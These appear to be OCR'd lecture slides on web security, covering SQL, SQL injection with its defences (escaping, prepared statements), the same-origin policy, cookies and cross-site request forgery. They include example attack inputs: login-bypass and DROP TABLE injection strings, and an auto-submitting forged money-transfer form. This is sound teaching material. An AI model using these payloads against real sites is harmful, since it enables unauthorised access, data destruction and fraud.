
Structure of Web Service

Web server

Custom data corresponding to x & y

Database server

Structure of Web Service



Database

- Structured collection of data
  often storing tuples/rows of related values;
  organized in tables;

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.7
0501	bgates	79.2
…	…	…

Database

- Widely used by web services to store server and user information
- Database runs as separate process to which web server connects:
  web server sends queries or commands derived from incoming HTTP request; database server returns associated values or modifies/updates values;

SQL

- Widely used database query language
- Fetch a set of rows
  SELECT column FROM table WHERE condition
  returns the value(s) of the given column in the specified table, for all records where condition is true.

SQL

- Example:
  SELECT Balance FROM Customer WHERE Username='bgates'
  returns the value of 79.2

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.7
0501	bgates	79.2
…	…	…

SQL

- Add/modify data to the table

  INSERT INTO Customer VALUES (8477, 'oski', 10.00)

Customer		
AcctNum	Username	Balance
1199	zuckerberg	35.7
0501	bgates	79.2
8477	oski	10.00
…	…	…

SQL

- Delete an entire table
  DROP TABLE Customer

- Issue multiple commands, separated by semicolon:
  INSERT INTO Customer VALUES (4433, 'vladimir', 70.0); SELECT AcctNum FROM Customer WHERE Username='vladimir'
  returns the value of 4433

SQL

- Three comment styles for MySQL

```
mysql> SELECT * FROM employee;   # Comment to the end of line
mysql> SELECT * FROM employee;   -- Comment to the end of line
mysql> SELECT * FROM /* In-line comment */ employee;
```

SQL

- Normal login query

SQL Injection

- Exploit malicious login inputs

- Example: user = " ' or 1=1 -- "
- Then script does:
  ok = execute(SELECT * FROM Users WHERE user= ' ' or 1=1 -- …)
- The "--" causes the rest of line to be ignored
- OK is always true and login succeeds.

SQL Injection

- Exploit malicious login inputs

- Example: user = " ' ; INSERT INTO TABLE Users ('attacker', 'attacker secret'); -- "
- Then script does:
  ok = execute(SELECT * FROM Users WHERE user= ' ' ; INSERT INTO TABLE Users ('attacker', 'attacker secret'); -- …)
- Create another account with password

SQL Injection

- Exploit malicious login inputs

- Example: user = " ' ; DROP TABLE Users -- "
- Then script does:
  ok = execute(SELECT * FROM Users WHERE user= ' ` DROP TABLE Users -- …)
- The "--" causes the rest of line to be ignored
- Delete all data?!

Input Sanitization

- Sanitize user input:
  check or enforce that value/string does not have commands of any sort

- Disallow special characters, or
- Escape input string

Input Escaping

- Escape input string:
  the input string should be interpreted as a string and not as a special char;
  to escape the SQL parser, use backslash \ in front of special characters, such as quotes or backslashes

Input Escaping

- Different SQL parsers have different escape sequences or API for escaping
- For `'`, parser considers a string is starting or ending
- For `\'`, parser considers it as a character part of a string and converts it to `'`

Input Escaping

- Escaping examples:

  [...] WHERE Username=‘alice’;
  alice

  WHERE Username=‘alice\’;
  syntax error, quote not closed

  WHERE Username=‘alice\’’;
  alice’

  [...] WHERE Username=‘alice\\’;
  alice\

  [...]
  alice’,
  [...]

Prepared Statement

- Fundamental cause of SQL injection: mixing data and code
- Fundamental solution: separate data and code

Prepared Statement

- Prepared statement:
  user sends an SQL statement template to the database, with parameters left unspecified;
  database parses, compiles and performs query optimization on the SQL statement template and stores the result without executing it;
  database later binds data to the prepared statement;

Prepared Statement

- Trusted code is sent via a code channel
- Untrusted user-provided data is sent via data channel
- Database clearly knows the boundary between code and data
- Data received from the data channel is not parsed
- Attacker can hide code in data, but the code will never be treated as code, so it will never be attacked

Prepared Statement

- Vulnerable version with code and data mixed together

```
$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
$sql = "SELECT Name, Salary, SSN
        FROM employee
        WHERE eid= '$eid' and password='$pwd'";
$result = $conn->query($sql);
```

- Secure version with prepared statement

```
$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
$sql = "SELECT Name, Salary, SSN
        FROM employee
        WHERE eid= ? and password=?";                ①

if ($stmt = $conn->prepare($sql)) {                  ②
   $stmt->bind_param("ss", $eid, $pwd);              ③
   $stmt->execute();                                 ④

   $stmt->bind_result($name, $salary, $ssn);         ⑤
   while ($stmt->fetch()) {                          ⑥
      printf ("%s %s %s\n", $name, $salary, $ssn);
   }
}
```

send code

send data

start execution

Web Security: Client Side

Same-Origin Policy

- Prevent a malicious site from spying on or tampering with user information or interactions with other websites

- Enforeced by browsers

Same-Origin Policy

- Policy 1: Each site in the browser is isolated from all others
- Policy 2: Multiple pages from the same site are not isolated

Same-Origin Policy

- Origin = Protocol + Hostname + Port

Same-Origin Policy

- Origin = Protocol + Hostname + Port

  http://coolsite.com:81/tools/info.html

- String matching:
  same origins should match
- One origin should not be able to access the resources of another origin

Same-Origin Policy

- Examples

Originating Document	Accessed Document	
http://wikipedia.org/**a**/	http://wikipedia.org/**b**/	Yes
http://wikipedia.org/	http://**www.**wikipedia.org/	No
http://wikipedia.org/	**https**://wikipedia.org/	No
http://wikipedia.org:**81**/	http://wikipedia.org:**82**/	No
http://wikipedia.org:**81**/	http://wikipedia.org/	No

Cross-Site Attack?

Cross-Site Attack

CSRF: Cross-Site Request Forgery

XSS: Cross-Site Scripting

CSRF

- Exploit cookies that a web server uses to identify a user within a connection session
- It is possible for third-party websites to forge requests that are exactly the same as the same-site requests
- The server cannot distinguish between the same-site and cross-site requests

Cookie

- For the first time when a browser connects to a web server, the server includes in the response a **Set-Cookie:** header
- Each cookie is just a name-value pair

Cookie

- Examples: Which cookie to send?

cookie 1	cookie 2
name = userid	name = userid
value = u1	value = u2
domain = login.site.com	domain = .site.com
path = /	path = /
non-secure	non-secure

http://checkout.site.com/	cookie: userid=u2
http://login.site.com/	cookie: userid=u1, userid=u2
http://othersite.com/	cookie: none

Cookie

- Examples: Which cookie to send?

cookie 1
name = userid
value = u1
domain = login.site.com
path = /
secure


cookie 2
name = userid
value = u2
domain = .site.com
path = /
non-secure

http://checkout.site.com/	cookie: userid=u2
http://login.site.com/	cookie: userid=u2
https://login.site.com/	cookie: userid=u1; userid=u2

Session Token

- Server assigns a session token to each user after they logged in, places it in the cookie
- The server keeps a table of username to current session token, so when it sees the session token it knows which user

HTTP Session




CSRF

- User logs in to bank.com.
  session cookie remains in browser state
- User visits malicious website containing:


```
<form  name=F  action=http://bank.com/BillPay.php>
<input  name=recipient   value=attacker> …
<script> document.F.submit(); </script>
```

- Browser sends user auth cookie with request
  forged transaction will be fulfilled

CSRF


Victim Browser
www.attacker.com
GET /blog HTTP/1.1
www.bank.com

CSRF



Victim Browser
www.attacker.com
www.bank.com
GET /blog HTTP/1.1
<form action=https://www.bank.com/transfer
method=POST target=invisibleframe>
<input name=recipient value=attacker>
<input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
Cookie: SessionID=523FA4cd2E
HTTP/1.1 200 OK
Transfer complete!
user credentials

CSRF Defenses

- **Referer Validation**
  a Referer header that indicates which URL initiated the request

